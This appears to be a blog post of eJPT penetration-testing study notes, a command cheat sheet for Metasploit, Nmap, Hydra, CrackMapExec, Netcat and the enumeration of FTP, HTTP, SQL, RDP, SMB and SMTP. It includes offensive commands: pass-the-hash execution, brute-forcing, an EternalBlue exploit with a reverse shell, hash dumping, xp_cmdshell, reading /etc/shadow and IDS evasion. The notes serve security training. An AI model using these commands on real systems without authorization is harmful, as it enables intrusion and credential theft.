
Here are the short notes I took while preparing for my eJPT exam. I hope they help you practice and remember key concepts more easily! Keep in mind that reading notes alone isn’t enough to pass—hands-on practice is what really makes a difference. To be honest, eJPT is a beginner-level certification, so these notes cover the absolute basics. I took the exam and passed it back in October 2025. Even though technology is always changing, I’m sharing these here in hopes they might help you on your own learning journey. Good luck!
Table of Contents
- Core Tools
- Reconnaissance
- Enumeration
- Exploitation
- Post Exploitation
- Privilege Escalation
- Lateral Movement
- Persistence
- Utilities
Core Tools
Crackmapexec
Note
Beginner Guide: Crackmapexec (CME) is a post-exploitation tool that helps automate security assessments of Active Directory networks. It leverages protocols like SMB, WinRM, and WMI to check logins, execute commands, and dump credentials across multiple hosts.
A tool used for “Pass The Hash” attacks , bruteforcing , and executing arbitrary commands.
1. SMB Protocol (Port 445)
- Pass The Hash (PTH) Login:
- Authenticates using a user’s NTLM hash.
- Command:
Crackmapexec smb <IP> -u Administrator -H "<NTLM_HASH>" - Success Indicator: Shows
(PWn3d!)when it works.
- Execute Command via PTH:
- Uses the
-xflag to run a command. - Command:
Crackmapexec smb <IP> -u Administrator -H "<NTLM_HASH>" -x "ipconfig"
- Uses the
2. WinRM Protocol (Port 5985/5986)
- Bruteforce Login:
- Command:
Crackmapexec <IP> -u administrator -P wordlist.txt
- Command:
- Execute Command (with known password):
- Command:
Crackmapexec winrm <IP> -u administrator -p <password> -x "dir"
- Command:
Hydra
Note
Beginner Guide: Hydra is a fast, multi-threaded network login cracker. It is used to brute-force usernames and passwords against various protocols (like SSH, FTP, HTTP, MySQL, and RDP) when default credentials do not work.
A tool for bruteforcing logins.
General Usage: hydra [options] <target> <protocol>
Key Flags:
-l <user>: Single username-L <user_list>: File with usernames-p <pass_list>: File with passwords-P <pass_list>: File with passwords-s <port>: Specify a non-default port
1. SMB (Samba) Bruteforce
- Purpose: Used to bruteforce credentials and execute arbitrary commands.
- Command(for a known user):
hydra -l admin -p <wordlist.txt> <IP> smb
2. WebDAV Bruteforce
- Purpose: Used to bruteforce
http-geton a WebDAV directory. - Command:
hydra -L <username list> -P <pass list> <IP> http-get /webdav/
3. RDP Bruteforce
- Purpose: Used to bruteforce RDP (Remote Desktop Protocol) logins.
- Command:
hydra -L users.txt -P passwords.txt rdp://<IP> -s <port>
Metasploit Framework
Note
Beginner Guide: The Metasploit Framework is a powerful penetration testing platform used to find, exploit, and validate vulnerabilities. It contains auxiliary modules for scanning, exploits for getting access, and payloads (like Meterpreter) to control compromised systems.
Basics
Launch msfconsole
msfconsole
# or start with a resource file to run commands automatically
msfconsole -r handler.rcDatabase (PostgreSQL) Integration
Metasploit stores persistent data in a PostgreSQL database. Start the DB before using data features.
# Example (Debian/Ubuntu / Kali-based)
sudo systemctl start postgresql
# or
sudo service postgresql startInside msfconsole, check DB connectivity:
db_status
- If connected,
db_statusshows connection details. If not, ensure PostgreSQL service is running.
Workspaces
Workspaces let you separate data for different engagements.
# Create a new workspace
workspace -a <name>

# Switch to an existing workspace
workspace <name>

# List existing workspaces
workspaceUse one workspace per client/engagement to avoid mixing results.
Viewing Stored Data
After scans or operations, view collected info:
hosts    # list discovered hosts
services # list services for hosts
vulns    # list known vulnerabilities recorded
loot     # files/data collected
creds    # credentials found or imported
notes # notes added to the databaseImporting Scans (Nmap)
Import an Nmap XML file you already have:
db_import /path/to/file.xmlRun Nmap from within msfconsole and import the results automatically:
# Example (service/version detection, aggressive, all ports)
db_nmap -sV -A -p- 192.168.1.0/24Searching Modules
Search msf modules by type, name, CVE, platform, and more.
# Search by type and keyword
search type:exploit name:ftp

# Search by CVE and name
search cve:2017 name:smb

# General keyword search
search smbUse info <module_path> to view module details once you find one.
Global Variables
Set global variables so they apply to every module in the session (use carefully):
setg RHOSTS 192.168.1.10  # affects all modules unless overridden
setg RPORT 445Analysis & Vulnerabilities
List vulnerabilities discovered or imported:
vulns          # list all vuln entries in DB
vulns -p 445 # list vuln entries related to port 445Let Metasploit analyze services and propose potential issues:
analyzeanalyze maps services to possible exploits and highlights suspicious findings.
Plugins: wmap & db_autopwn
wmap (web scanner)
A lightweight web application scanner built into Metasploit.
# Load plugin
load wmap

# Add a site (IP/host)
wmap_sites -a <IP_or_hostname>

# Set the target URL
wmap_targets -t http://<ip_or_hostname>[:port]/[path]

# Run the scan (use -e to execute enabled modules)
wmap_run -e

# List vulnerabilities discovered
wmap_vulns -ldb_autopwn / metasploit-autopwn
# Load the plugin
load db_autopwn

# Run autopwn (example)
db_autopwn -p -PI 445Import existing scan and analyze
# Import
db_import /home/user/scans/target_nmap.xml

# Check vuln info
vulns
analyzeExploit Run Example — Step by Step
- ==Find a module:==
search cve:2017 name:smb
use exploit/windows/smb/ms17_010_eternalblue- ==Show module info/options:==
info
show options- ==Configure module options and payload:==
set RHOSTS 192.168.1.101
set RPORT 445
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.5
set LPORT 4444- ==Run the exploit:==
exploit    # runs interactively
exploit -j # or run as a job (background)- ==If a session opens, manage it with
sessions:==
sessions -l     # list sessions
sessions -i 1 # interact with session 1Quick Command Summary
# Start
msfconsole
msfconsole -r handler.rc

# Database
sudo systemctl start postgresql
db_status

# Workspaces
workspace -a <name>
workspace <name>
workspace

# View data
hosts
services
vulns
loot
creds

# Import/run nmap
db_import /path/to/file.xml
db_nmap -sV -A -p- 192.168.1.0/24

# Search
search type:exploit name:ftp
search cve:2017 name:smb

# Global
setg RHOSTS 192.168.1.10

# Analysis
vulns -p 445
analyze

# Plugins
load wmap
wmap_sites -a 192.168.1.10
wmap_targets -t http://192.168.1.10
wmap_run -e
wmap_vulns -l

load db_autopwn
# use with caution
db_autopwn -p -PI 445NMAP
Note
Beginner Guide: Nmap (Network Mapper) is an open-source tool for network discovery and security auditing. It is used to discover active hosts on a network, scan for open ports, determine what services are running, and identify operating systems.
Basic scans
Default (top 1,000 TCP ports)nmap <target_ip>
Example: nmap 10.10.10.5
What it does: runs a default scan (SYN or connect depending on privileges) against the most common 1,000 TCP ports and reports open ports and basic service info.
Scan all TCP ports (1–65535)nmap -p- <target_ip>
Example: nmap -p- 10.10.10.5
What it does: checks every TCP port. Slower but necessary when a service is on an uncommon high port.
Scan a specific set of portsnmap -p 22,80,443 <target> or with range -p 1-1000
Example: nmap -p 50,443 192.168.1.10
Scan types (how probes are sent)
SYN (stealth) scan — common and fast if you have root/administrator:nmap -sS <target>
Example: nmap -sS 10.10.10.5
TCP connect scan — uses OS connect(), works without raw sockets (unprivileged):nmap -sT <target>
Example: nmap -sT 10.10.10.5
UDP scan — checks UDP services (slower, noisy):nmap -sU -p 53,161 <target>
Example: nmap -sU -p 53,161 192.168.1.5
Ping scan (host discovery only) — find live hosts:nmap -sn 192.168.1.0/24
Example: nmap -sn 192.168.1.0/24
What it does: reports which hosts are up without port-scanning them.
Service & OS detection
Service/version detectionnmap -sV <target>
Example: nmap -sV -p 80,443 10.10.10.5
What it does: probes open ports to determine the service name and version.
OS detectionnmap -O <target>
Example: nmap -O 10.10.10.5
What it does: attempts to fingerprint the remote OS (TTL, TCP options, etc.). Needs some open/closed ports to be more accurate.
Aggressive (combines many checks)nmap -A <target>
Example: nmap -A 10.10.10.5
What it does: runs OS detection, version detection, default scripts and traceroute. Use when you want as much info as possible (noisy).
Timing templates (speed vs stealth)
| Option | Name |
|---|---|
| -T0 | Paranoid (very slow — for IDS evasion) |
| -T1 | Sneaky |
| -T2 | Polite |
| -T3 | Normal (default) |
| -T4 | Aggressive (faster) |
| -T5 | Insane (fastest, most detectable) |
| Example (fast aggressive scan): | |
nmap -T4 -sS -p- 10.10.10.5 |
Tip: Increase -T to speed up when stealth isn’t required. Use -T1 or -T0 when you want to try to avoid detection.
Verbose / debug / output control
Verbosenmap -v <target> (use -vv for more verbosity).
Example: nmap -v 10.10.10.5
Debuggingnmap -d <target> (higher -d levels give more internal detail).
Example: nmap -d 10.10.10.5
Save output
| Option | Syntax | Example |
|---|---|---|
| Normal text | -oN file.txt | nmap -sV -oN scan.txt 10.10.10.5 |
| XML | -oX file.xml | nmap -oX scan.xml 10.10.10.5 |
| Greppable | -oG file.gnmap | nmap -oG scan.gnmap 10.10.10.5 |
| All formats | -oA file | nmap -oA myscan 10.10.10.5 (creates myscan.nmap, .xml, .gnmap) |
Nmap Scripting Engine (NSE)
Script location (typical): /usr/share/nmap/scripts/
List script help:nmap --script-help <script-name>
Example: nmap --script-help mongodb-info
Run one script:nmap -sV --script=mongodb-info -p 27017 <ip>
Example: nmap -sV --script=mongodb-info -p 27017 10.10.10.6
What it does: runs the mongodb-info NSE script against port 27017 to gather DB info.
Run multiple scripts / wildcard:nmap --script=ftp* <target> → runs all scripts with names starting ftp.nmap --script=default -sV <target> → runs the default safe scripts (same as -sC).
Example — run multiple scripts:nmap -sV --script=http-vuln*,ssl* -p 80,443 10.10.10.5
What it does: runs scripts related to HTTP vulns and SSL against ports 80/443.
Example practical scans
Quick service & version on port 80nmap -sS -sV -p 80 10.10.10.5
Aggressive all-ports scan with output savednmap -A -T4 -p- -oA fullscan 10.10.10.5
Ping sweep a subnetnmap -sn 192.168.1.0/24
Run default NSE scripts and savenmap -sC -sV -oA default-scan 192.168.1.20
Run a targeted NSE script against MongoDBnmap -sV --script=mongodb-info -p 27017 192.168.2.5
Host discovery & firewalls
If pings blocked — treat hosts as upnmap -Pn <target>
Example: nmap -Pn -sS -p 22,80 10.10.10.5
What it does: skips host discovery (no ICMP/ARP checks) and directly tries ports.
ARP discovery for local networks (fast + accurate)nmap -PR 192.168.1.0/24 (ARP is usually automatic on LAN)
Firewall / IDS evasion techniques
Use decoys — mix decoy IPs so attacker origin is obfuscated:nmap -D decoy1,decoy2,ME <target>
Example: nmap -D 10.0.0.1,10.0.0.2,ME 192.168.1.10
Behavior: target will see many sources scanning it in parallel.
Random decoys: -D RND:10 <target> (10 random decoy addresses)
Spoof source IP (needs raw socket & appropriate network setup):nmap -S <spoof_ip> <target>
Example: nmap -S 1.2.3.4 -sS 10.0.0.5
Note: Spoofing may not work on many networks and is often illegal without permission.
Fragment packets to evade naive filtersnmap --mtu 16 -sS <target>
Example: nmap --mtu 16 -sS 10.10.10.5
Note: Fragmentation can confuse simple IDS but modern ones often reassemble packets.
Throttle speed / add delays--scan-delay 200ms or --max-rate 100
Example: nmap -T2 --scan-delay 200ms 10.10.10.5
Traceroute and network path
Include traceroutenmap --traceroute <target>
Example: nmap -A --traceroute 10.10.10.5
Integration with Metasploit (MSF)
Save Nmap output as XMLnmap -oX scan.xml <target>
Example: nmap -sV -oX scan.xml 192.168.1.10
In Metasploit console (msfconsole):
- Start
msfconsole. - Check DB:
msf> db_status - Create a workspace (optional):
msf> workspace -a mynmap - Import results:
msf> db_import /path/to/scan.xml - View imported hosts/services:
msf> hostsandmsf> services
Run Nmap from inside msfconsole (auto-import)msf> db_nmap -sV -p 80,443 192.168.1.0/24
What it does: runs Nmap via Metasploit and imports results directly into the DB.
Output formats — why/when
-oN— human-readable, quick to scan.-oX— XML: machine-readable; ideal for importing to Metasploit or tools.-oG— greppable: easy for quick parsing with grep/awk.-oA— produce all formats at once (handy to save everything). Example:nmap -sV -p- -oA scan-all 10.10.10.5→ nowscan-all.xmlcan be imported into Metasploit.
Useful combos (ready-to-use)
- Fast top ports + version:
nmap -F -sV 10.10.10.5 - Full port stealth scan:
nmap -sS -p- -T3 10.10.10.5 - Stealth + NSE http checks on 80,443:
nmap -sS -sV --script=http-enum -p 80,443 10.10.10.5 - UDP + TCP quick:
nmap -sS -sU -p T:22,80,U:53 10.10.10.5
(T: = TCP ports, U: = UDP ports)
Quick reference (most-used flags)
-p— ports (list/range,-p-= all)-sS,-sT,-sU— scan types (SYN, connect, UDP)-sV— version detection-O— OS detection-A— aggressive (OS, version, scripts, traceroute)-sC— run default NSE scripts (same as--script=default)--script=<name|category|wildcard>— run NSE scripts-T0..-T5— timing templates-Pn— skip host discovery (treat host as up)-oN,-oX,-oG,-oA— outputs
Netcat
Note
Beginner Guide: Netcat (nc) is a versatile networking utility used for reading from and writing to network connections. Often called the ‘Swiss Army knife’ of pentesting, it is used for banner grabbing, transferring files, or establishing reverse/bind shells.
A versatile networking tool for banner grabbing, file transfers, and creating bind/reverse shells.
1. Banner Grabbing
- Used to get service banners.
- Command:
nc <ip> <port>
2. Listener / Server Mode
- Sets up
netcatto listen for incoming connections. - Flags:
-n: Numeric-only (no DNS)-v: Verbose-l: Listen mode-p: Port
- Listen Command:
nc -nulp <port>(ornc -nvlp 134)
3. Client Mode
- Connects to a listening server.
- Connect Command:
nc <ip> <port>
4. File Transfer
- Server (Attacker) - Receives file:
nc -nulp <port> > file.txt - Client (Target) - Sends file:
nc <ip> <port> < file.txt
Searchsploit
Note
Beginner Guide: Searchsploit is a command-line search tool for Exploit-DB, allowing you to search offline for public exploits and shellcode. It is extremely useful when you have version numbers of services and need to find vulnerabilities quickly.
- Purpose: Command-line tool to find public exploits from Exploit-DB.
- Default Exploit Path:
/usr/share/exploitdb/exploit/
1. How to Search
- Use keywords for the software or vulnerability.
- Note: The search is case-sensitive.
- Examples:
searchsploit vsftpsearchsploit "Microsoft Windows SMB"searchsploit eternalbluesearchsploit remote windows smbsearchsploit -w eternalblue
2. How to Use an Exploit
- Find the exploit ID (e.g.,
12345.py) from the search results. - Copy the exploit file to your current location using the
-mflag:searchsploit -m <DBID>
3. Useful Filters
- Find Metasploit Modules: Use
-eto find exploits that have a matching Metasploit module.searchsploit -e "metasploit"
Reconnaissance
Active recon
Note
Beginner Guide: Active reconnaissance involves directly interacting with the target system to gather information (e.g., port scanning, web requests). This is active and can be logged by target security systems.
Definition: Active reconnaissance involves directly engaging with the target system to gather information.
Goals
- Find open ports
- Learn the internal network structure
- Enumerate target system information
Tools & Techniques
1. WAF (Web Application Firewall) Detection
- Tool:
wafwoof(Linux Tool) - Purpose: To find if a WAF is in use.
- Usage:
wafwoof eagleadsin
2. DNS Lookup
- Tool:
host(DNS Lookup Utility) - Usage:
host hackersploit.org
3. DNS Zone Transfer
- Concept: A process where a primary DNS server shares its “zone” file (containing all its DNS records) with a secondary DNS server.
- Exploitation: If the server is misconfigured, any client can request a full zone transfer (AXFR) and get a complete list of all DNS records.
Passive recon
Note
Beginner Guide: Passive reconnaissance involves gathering information about the target without directly interacting with it (e.g., Google searches, OSINT, DNS records). This is completely stealthy and leaves no trace on target systems.
Definition: Passive reconnaissance is the first step of a pentest where you gather information without engaging with the target. This is also known as OSINT (Open-Source Intelligence).
Information to Gather:
- IP addresses and DNS information
- Domain names and domain ownership info
- Email addresses and social media info
- Subdomains
- Web technologies used on target sites
Tools & Techniques
1. Google Dorking (Google Hacking DataBase)
- Find Subdomains:
Site:*.website.com - Find Cached Versions:
Cache:website.com
2. Technology Profilers
- Browser Extensions:
Builtwith,Wappalyzer - Command Line Tool:
whatweb(Usage:whatweb eagleads.in) - Website:
Netcraft(Also used for WHOIS)
3. Website & DNS Footprinting
- Subdomain Enumeration:
sublister(sublister -d www.eagleads.in) - DNS Info:
dnsdumpster.com
4. Historical Data
- Wayback Machine: Used to find old/previous versions of websites. It periodically takes snapshots.
5. Website Mirroring
HTTrack: A tool to download an entire website recursively.
Enumeration
FTP
Note
Beginner Guide: FTP (File Transfer Protocol) runs on port 21. Ptesters check for anonymous logins (which let you download files without a password) and brute-force weak credentials.
PORT 21 — FTP
MSF (Metasploit) auxiliary modules
| MSF module | Purpose |
|---|---|
auxiliary/scanner/ftp/ftp_version | Identify FTP server/version |
auxiliary/scanner/ftp/ftp_login | Brute-force FTP credentials |
auxiliary/scanner/ftp/anonymous | Check for anonymous login |
Download / Upload
Download
get remote-file # single filemget *.txt # multiple files (wildcard)
PLAINTEXT**Upload**put local-file # single file mput *.jpg # multiple files (wildcard)
Check FTP anonymous login with Nmap
#scan port 21 and run the ftp-anon NSE script
nmap -p 21 --script ftp-anon <IP>ftp-anonwill report whether anonymous login is allowed and list accessible files/directories.
Brute-forcing FTP
Hydra (fast multithreaded bruteforce)
#username list (-L), password list (-P), service ftp
hydra -L users.txt -P passwords.txt -t 16 <IP> ftp -t 16sets 16 parallel tasks (adjust to avoid DoS).
HTTP
Note
Beginner Guide: HTTP runs on port 80 (HTTPS on 443). Ptesters search for directories, files, WAFs, and web server software versions to locate misconfigurations or vulnerabilities.
PORT 80 — HTTP eg. Apache, Nginx, Microsoft IIS
MSF (Metasploit) auxiliary modules
| MSF module | Purpose |
|---|---|
auxiliary/scanner/http/http_version | Identify HTTP version |
auxiliary/scanner/http/http_header | HTTP header enum (http banner) |
auxiliary/scanner/http/robots_txt | Fetch robots.txt |
auxiliary/scanner/http/dir_scanner | Bruteforce directories |
auxiliary/scanner/http/files_dir | File bruteforce |
auxiliary/scanner/http/http_login | Login authentication bruteforce |
auxiliary/scanner/http/apache_userdir_enum | Find apache usernames |
- Banner- Banner is the info a computer receives the first time they connect to a machine.
Using nmap
nmap -p 80 -sV --script banner <target-ip>#For directory enum:
nmap -p 80 <target-ip> -sV --script http-enum
#Fetches HTTP header info along with other info:
nmap -p 80 <target-ip> -sV --script http-headers
#Enumerating the methods we can use on the webpage:
nmap --script http-methods --script-args http-methods.url-path=/webdav/ <IP>
#Helps to identify webdav installations.
nmap --script http-webdav-scan --script-args http-methods.url-path=/webdav/ <IP>Using whatweb
whatweb <IP>Using httpie
http <ip/website> - Enumerates header information.
- If the header info contains file type ASPx, then the OS might be Microsoft.
MYSQL
Note
Beginner Guide: MySQL runs on port 3306. It is an open-source database. Ptesters look for default credentials (like root with no password) to query database tables or dump user hashes.
PORT 3306 — MySQL/MariaDB
MSF (Metasploit) auxiliary modules
| MSF module | Purpose |
|---|---|
auxiliary/scanner/mysql/mysql_version | Identify mysql version |
auxiliary/scanner/mysql/mysql_login | Bruteforce login credentials |
auxiliary/scanner/mysql/mysql_schemadump | Schema dump |
auxiliary/admin/mysql/mysql_enum | Enum mysql (credential) |
auxiliary/admin/mysql/mysql_sql | interact with database(credential) |
- Connect to MYSQL
mysql -h <IP> -u <USERNAME> -p
Bruteforce MYSQL
Using metasploit
use auxiliary/scanner/mysql/mysql_login- Set
stop_on_successto true - Wordlist path -
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
Using hydra
hydra -l <username> -P <path_to_wordlist> <target-ip> mysqlNmap — MySQL (port 3306)
- Check empty password
nmap -p 3306 -sV <IP> --script mysql-empty-password - Server info
nmap -p 3306 -sV <IP> --script mysql-info - List users
nmap -p 3306 -sV <IP> --script mysql-users --script-args="mysqluser='root',mysqlpass=''" - List databases
nmap -p 3306 -sV <IP> --script mysql-databases --script-args="mysqluser='root',mysqlpass=''" - Show server variables
nmap -p 3306 -sV <IP> --script mysql-variables --script-args="mysqluser='root',mysqlpass=''" - Dump hashes (for offline cracking)
nmap -p 3306 <IP> --script mysql-dump-hashes --script-args='username=root,password=secret' - Run SQL query
nmap -p 3306 <IP> --script mysql-query --script-args="query='SELECT COUNT(*) FROM db.table;',username='root',password='secret'"
Metasploit — MySQL / MSSQL modules
- Enumerate readable files/directories (MySQL)
use auxiliary/scanner/mysql/mysql_file_enum - Enumerate writable dirs (MySQL)
use auxiliary/scanner/mysql/mysql_writable_dirs - Dump MySQL hashes
use auxiliary/scanner/mysql/mysql_hashdump - Dump MSSQL schema
use auxiliary/scanner/mssql/mssql_schemadump
SQL (direct) — example
- Read a file (if DB user has FILE privilege)
SELECT LOAD_FILE('/etc/shadow');— may return sensitive system files if permitted.
Microsoft SQL
Note
Beginner Guide: MSSQL (Microsoft SQL Server) runs on port 1433. It is a database server. Ptesters look for default credentials (like ‘sa’) to query database tables or execute system commands via features like xp_cmdshell.
PORT 1433 — MSSQL
| MSF module | Purpose |
|---|---|
auxiliary/scanner/mssql/mssql_login | Bruteforce logins |
auxiliary/admin/mssql/mssql_enum | More enumeration (configs, paths) |
auxiliary/admin/mssql/mssql_enum_sql_logins | Enumerate SQL logins |
auxiliary/admin/mssql/mssql_exec | Execute system commands |
auxiliary/admin/mssql/mssql_enum_domain_accounts | Enumerate domain accounts |
- Common wordlist:
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
Nmap — useful MSSQL scripts (examples)
# Basic info (server name, version)
nmap -p 1433 <ip> --script ms-sql-info

# NTLM / domain info (NetBIOS, DNS names)
nmap -p 1433 <ip> --script ms-sql-ntlm-info --script-args mssql.instance-port=1433

# Brute-force with wordlists
nmap -p 1433 <ip> --script ms-sql-brute --script-args userdb=users.txt,passdb=passes.txt

# Check for NULL/empty passwords
nmap -p 1433 <ip> --script ms-sql-empty-password

# Run a SQL query (export to text)
nmap -p 1433 <ip> --script ms-sql-query \
  --script-args 'mssql.username=sa,mssql.password=pass,ms-sql-query.query="SELECT * FROM master..syslogins"' \
  -oN mssql_query.txt

# Dump password hashes (requires valid creds)
nmap -p 1433 <ip> --script ms-sql-dump-hashes \
  --script-args 'mssql.username=sa,mssql.password=pass'

# Run xp_cmdshell (execute system CMD via MSSQL; requires privilege)
nmap -p 1433 <ip> --script ms-sql-xp-cmdshell \
--script-args 'mssql.username=sa,mssql.password=pass,ms-sql-xp-cmdshell.cmd="type C:\\flag.txt"'Quick workflow (example)
nmap -p 1433 <ip> --script ms-sql-info→ confirm MSSQL and version.nmap -p 1433 <ip> --script ms-sql-ntlm-info→ get domain/host names.- If no creds:
nmap --script ms-sql-empty-password,ms-sql-brute -p 1433 <ip> ... - With creds: run
ms-sql-query,ms-sql-dump-hashesorms-sql-xp-cmdshell(if permitted).
RDP
Note
Beginner Guide: RDP (Remote Desktop Protocol) runs on port 3389, allowing full GUI remote access to Windows hosts. If credentials are found, you can get direct access.
PORT 3389 — RDP
| MSF module | Purpose |
|---|---|
auxiliary/scanner/rdp/rdp_scanner | To find the port running RDP |
Hydra (brute-force)
hydra -L users.txt -P wordlist.txt rdp://<ip> -s <port>
-L users.txt= file with usernames (one per line).-P wordlist.txt= password list.rdp://<ip>= target IP (replace<ip>).-s <port>= specify port if not default (3389).- Use carefully and only on systems you own or are authorized to test.
Connect using RDP (xfreerdp)
xfreerdp /u:administrator /p:password /v:192.168.1.1:3389
/u:= username./p:= password (can omit to be prompted)./v:= targethost:port(port optional if 3389).
Connect using RDP (rdesktop)
rdesktop -u administrator -p password 192.168.1.1:3389
SMB
Note
Beginner Guide: SMB (Server Message Block) runs on port 445 for sharing files and printers on Windows. It is a major target for NULL sessions (anonymous queries), sensitive file shares, and famous exploits (like EternalBlue).
PORT 445,139 — SMB
MSF (Metasploit) auxiliary modules
| MSF module | Purpose |
|---|---|
auxiliary/scanner/smb/smb_version | Identify SMB server/version |
auxiliary/scanner/smb/smb_enumusers | User enumerate |
auxiliary/scanner/smb/smb_enumshares | List shares |
auxiliary/scanner/smb/smb_login | Bruteforce SMB |
1. List SMB shares (smbclient)
smbclient -L //TARGET -U username
# Example:
smbclient -L //192.168.1.10 -U aliceNotes: Prompts for password. Use -N for anonymous (no password).
2. Access a share (smbclient)
smbclient //TARGET/SHARE -U username
# Example:
smbclient //192.168.1.10/shared -U aliceInside smbclient you can use ls, cd, get, put, recurse, prompt.
3. Test anonymous connection
smbclient -L //TARGET -N
# Example:
smbclient -L //192.168.1.10 -NIf successful, the share list will display and you may be able to smbclient //TARGET/SHARE -N to connect.
4. Brute-force SMB (Hydra)
hydra -L users.txt -P passwords.txt smb://TARGET -t 4
# Example:
hydra -L users.txt -P pass.txt smb://192.168.1.10 -t 8Notes: -t sets parallel threads. Use responsibly and legally.
5. List shares (smbmap)
smbmap -H TARGET
# Example:
smbmap -H 192.168.1.10smbmap shows accessible shares and common write/read permission checks.
6. smbclient quick commands (inside)
ls           # list remote files
cd <dir>     # change remote dir
lcd <dir>    # change local dir
get file     # download single file
mget *.txt   # download multiple files
put file     # upload single file
mput *.jpg   # upload multiple files
recurse      # enable recursive mget/mput
prompt # toggle interactive prompts for mget/mput7. Enumerate with enum4linux
enum4linux -a TARGET
# Example:
enum4linux -a 192.168.1.10
enum4linux -a -u admin -p password 192.168.1.10 #Enumerate all the detailsNotes: -a runs all checks (userlist, shares, OS info, SIDs, etc.). Good first-pass SMB enumeration.
8. Quick workflow (example)
#1. Enumerate shares
smbclient -L //192.168.1.10 -N
smbmap -H 192.168.1.10

#2. Try anonymous connect
smbclient //192.168.1.10/public -N

#3. If user found, brute
hydra -L users.txt -P pass.txt smb://192.168.1.10 -t 8

smbmap -H 192.168.1.10 -u admin -p password -r #Enum shares(LIST SHARES RECURSIVELY)

#4. If connected, browse and download
smbclient //192.168.1.10/share -U admin
SMTP
Note
Beginner Guide: SMTP (Simple Mail Transfer Protocol) runs on port 25 for mail. It is used to enumerate valid user accounts on the target system using VRFY or EXPN commands.
PORT 25,465,587 — SMTP
| MSF module | Purpose |
|---|---|
auxiliary/scanner/smtp/smtp_version | Version info |
auxiliary/scanner/smtp/smtp_enum | Username enumeration |
Tool
smtp-user-enum -U <username_list> -t <ip>
SSH
